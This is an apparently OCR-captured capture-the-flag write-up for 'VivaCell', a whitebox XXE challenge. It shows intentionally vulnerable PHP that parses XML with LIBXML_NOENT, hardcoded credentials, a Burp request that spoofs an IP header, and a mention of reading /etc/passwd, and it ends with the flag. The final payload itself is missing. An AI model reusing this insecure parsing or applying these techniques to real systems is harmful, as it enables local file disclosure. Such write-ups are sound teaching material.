
**Challenge Auothor: Sl1de**
**VivaCell - Whitebox Web exploitaton Challenge Writeup.**
**Date: 1ST MAY, 2025**
**Diffculty: Easy**
**Solved by: Bruce**

## Scenario

Vivacell is days away from launching their flagship bio-tech platform: Everything looks perfect on paper, but engineers keep encountering anomalies that vanish before they can be logged. Management calls it a glitch. The lead developer calls it "impossible." You've been quietly invited to validate the system before it goes live. No headlines. No panic. Just you, the code, and whatever it's hiding.

## Site Enumeraton

So I started off by viewing the scripts on this page — and I found nothing useful.




Clearly, the files we have been provided with as part of this challenge play a crucial role in finding the flag. Here's what we have:

| Name | Date modified | Type | Size |
|---|---|---|---|
| app | 10/14/2024 10:16 PM | File folder | |
| Dockerfile | 5/1/2025 11:20 AM | File | 1 KB |
| flag | 5/1/2025 10:43 AM | Text Document | 1 KB |

After looking around, I find two important files, panel.php, and vivacell_reactor.xml. These control the core functionality of this web app, so we can find important info here to exploit it.

Lets analyze the panel.php firstly.

```php
<?php
$ip_address = $_SERVER['HTTP_X_VIVACELL_VPN'] ?? $_SERVER['REMOTE_ADDR'];
$username = $_GET['username'] ?? "";
$password = $_GET['password'] ?? "";

if ($ip_address !== '41.18.611.104' || $username !== 'v1v4c3ll4dm1n' || $password !== 'v1va_la_v1da@123') {
    echo "<h1>Access Denied</h1>";
    echo "<p>You do not have permission to access this page.</p>";
    exit;
}

if ($_SERVER['REQUEST_METHOD'] === 'POST' && strpos($_SERVER['CONTENT_TYPE'], 'application/xml') !== false) {
    $xml_data = file_get_contents('php://input');
    $doc = new DOMDocument();
    if (!$doc->loadXML($xml_data, LIBXML_NOENT)) {
        echo "<h1>Invalid XML</h1>";
        exit;
    }
} else {
    $xml_data = file_get_contents('data/vivacell_reactor.xml');
    $doc = new DOMDocument();
    $doc->loadXML($xml_data, LIBXML_NOENT);
}

$temperature = $doc->getElementsByTagName('temperature')->item(0)->nodeValue ?? 'Unknown';
$pressure = $doc->getElementsByTagName('pressure')->item(0)->nodeValue ?? 'Unknown';
$control_rods = $doc->getElementsByTagName('control_rods')->item(0)->nodeValue ?? 'Unknown';
$health = $doc->getElementsByTagName('health')->item(0)->nodeValue ?? 'Unknown';
$radiation_level = $doc->getElementsByTagName('radiation_level')->item(0)->nodeValue ?? 'Unknown';
$coolant_level = $doc->getElementsByTagName('coolant_level')->item(0)->nodeValue ?? 'Unknown';
$power_input = $doc->getElementsByTagName('power_input')->item(0)->nodeValue ?? 'Unknown';
$emergency_shutdown = $doc->getElementsByTagName('emergency_shutdown')->item(0)->nodeValue ?? 'Unknown';


include 'header.php';
?>
```


I'm not too good with PHP but I can understand some code. First of all, the panel tab can olny be accessed if certain conditions are met.
If the password is **v1va_la_v1da@123** and the username is **v1v4c3ll4dm1n** and the IP **41.18.611.104** set to this http header **HTTP_X_VIVACELL_VPN** and lastly the content_type header set to application/xml

The application uses DOMDocument::loadXML() with the **LIBXML_NOENT** flag, enabling XML entity expansion. This allows us to post crafted XML containing external entities that can access local files (e.g., /etc/passwd).

```xml
<?xml version="1.0" encoding="UTF-8"?>
<reactor>
    <status>
        <health>Good</health>
        <radiation_level>5.4</radiation_level>
        <temperature>420</temperature>
        <pressure>1337</pressure>
        <control_rods>Lowered</control_rods>
        <coolant_level>87</coolant_level>
        <power_input>900</power_input>
        <emergency_shutdown>false</emergency_shutdown>
    </status>
</reactor>
```

**Soluton Overview**

Firstly we request the endpoint panel.php in our browser using GET with all the conditions met.




# Access Denied

You do not have permission to access this page.

We intercept it using burpsuite and then we send it to repeater then we modify the request.
We start by modifying the GET to POST,
We set the X-Vivacell-VPN header with the corresponding IP from the pane.php code.
We change the content_type header, then we send.

And if no external entities set, the POST request will display the contents of vivacell_reactor.xml file.



```
POST /panel.php?username=v1v4c3ll4dm1n&password=v1va_la_v1da@123 HTTP/1.1
Host: challenge.zedbounty.com
Cache-Control: max-age=0
Sec-Ch-Ua: "Google Chrome";v="135", "Not-A.Brand";v="8", "Chromium";v="135"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
Content-Type: application/xm
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/s.
xchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=0, i
Connection: keep-alive

X-Vivacell-VPN: 41.18.611.104

Content-Length: 0


```


```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Fri, 02 May 2025 09:58:23 GMT
Content-Type: text/html; charset=UTF-8
Content-Length: 5748
Connection: keep-alive
X-Powered-By: PHP/8.4.6
Vary: Accept-Encoding

<!DOCTYPE html>
<html lang="en">

    <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, initial-scale=1.0">
        <title>
            VivaCell | Biotechnology Solutions
        </title>
        <link href="
        https://fonts.googleapis.com/css2?family=Inter:wght@300;400;500;700&family=Exo:wght@700&display=swap
        "stylesheet">
        <link href="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/css/bootstrap.min.css" rel="stylesheet"
        <link href="https://cdnjs.cloudflare.com/ajax/libs/font-awesome/6.4.0/css/all.min.css" rel="styleshee
        <link href="assets/css/style.css" rel="stylesheet">
        <link rel="icon" href="assets/icons/favicon.svg" type="image/svg+xml">
        <script src="assets/js/main.js" defer>
        </script>
    </head>

    <body class="biotech-theme">
        <div class="dna-bg-animation">
        </div>
        <header>
            <nav class="navbar navbar-expand-lg">
                <div class="container-fluid">
                    <a class="navbar-brand" href="index.php">
                        <span class="brand-text">
```

So for us to list the files on the system, we must craft an xml entitiy to send via the POST request to the panel.php endpoint.




And voila, we can see the content of the flag.txt being displayed.

**ZB{xx3_ch3mic4l_r3act1on}**

We could inject the entity reference (&xxe;) anywhere in the tags, and it will display our flag.

## Conclusion

The VivaCell Whitebox challenge provided a straightforward yet insightful exercise in exploiting XML External Entity (XXE) vulnerabilities. By reverse-engineering the logic within panel.php and crafting a well-formed XML payload, I was able to bypass access restrictions and leak sensitive server files — ultimately retrieving the flag from flag.txt.

This challenge emphasized the real-world risks of insecure XML parsing, especially when using PHP's DOMDocument with LIBXML_NOENT. It also underscored the importance of understanding HTTP headers and crafting requests carefully. While it was an easy challenge, it reinforced core exploitation concepts that apply in more complex scenarios.

**Useful Links:**

**1. Portswigger on XXEs:**
**https://portswigger.net/web-security/xxe**

Explains how to find, exploit and prevent XXE injection attacks.

2. **Hacklido:**
**https://hacklido.com/blog/1018-xml-external-entities-xxe-exploiting-xml-parsers**

Explains the XXE parsers and how they are vulnerable to different attacks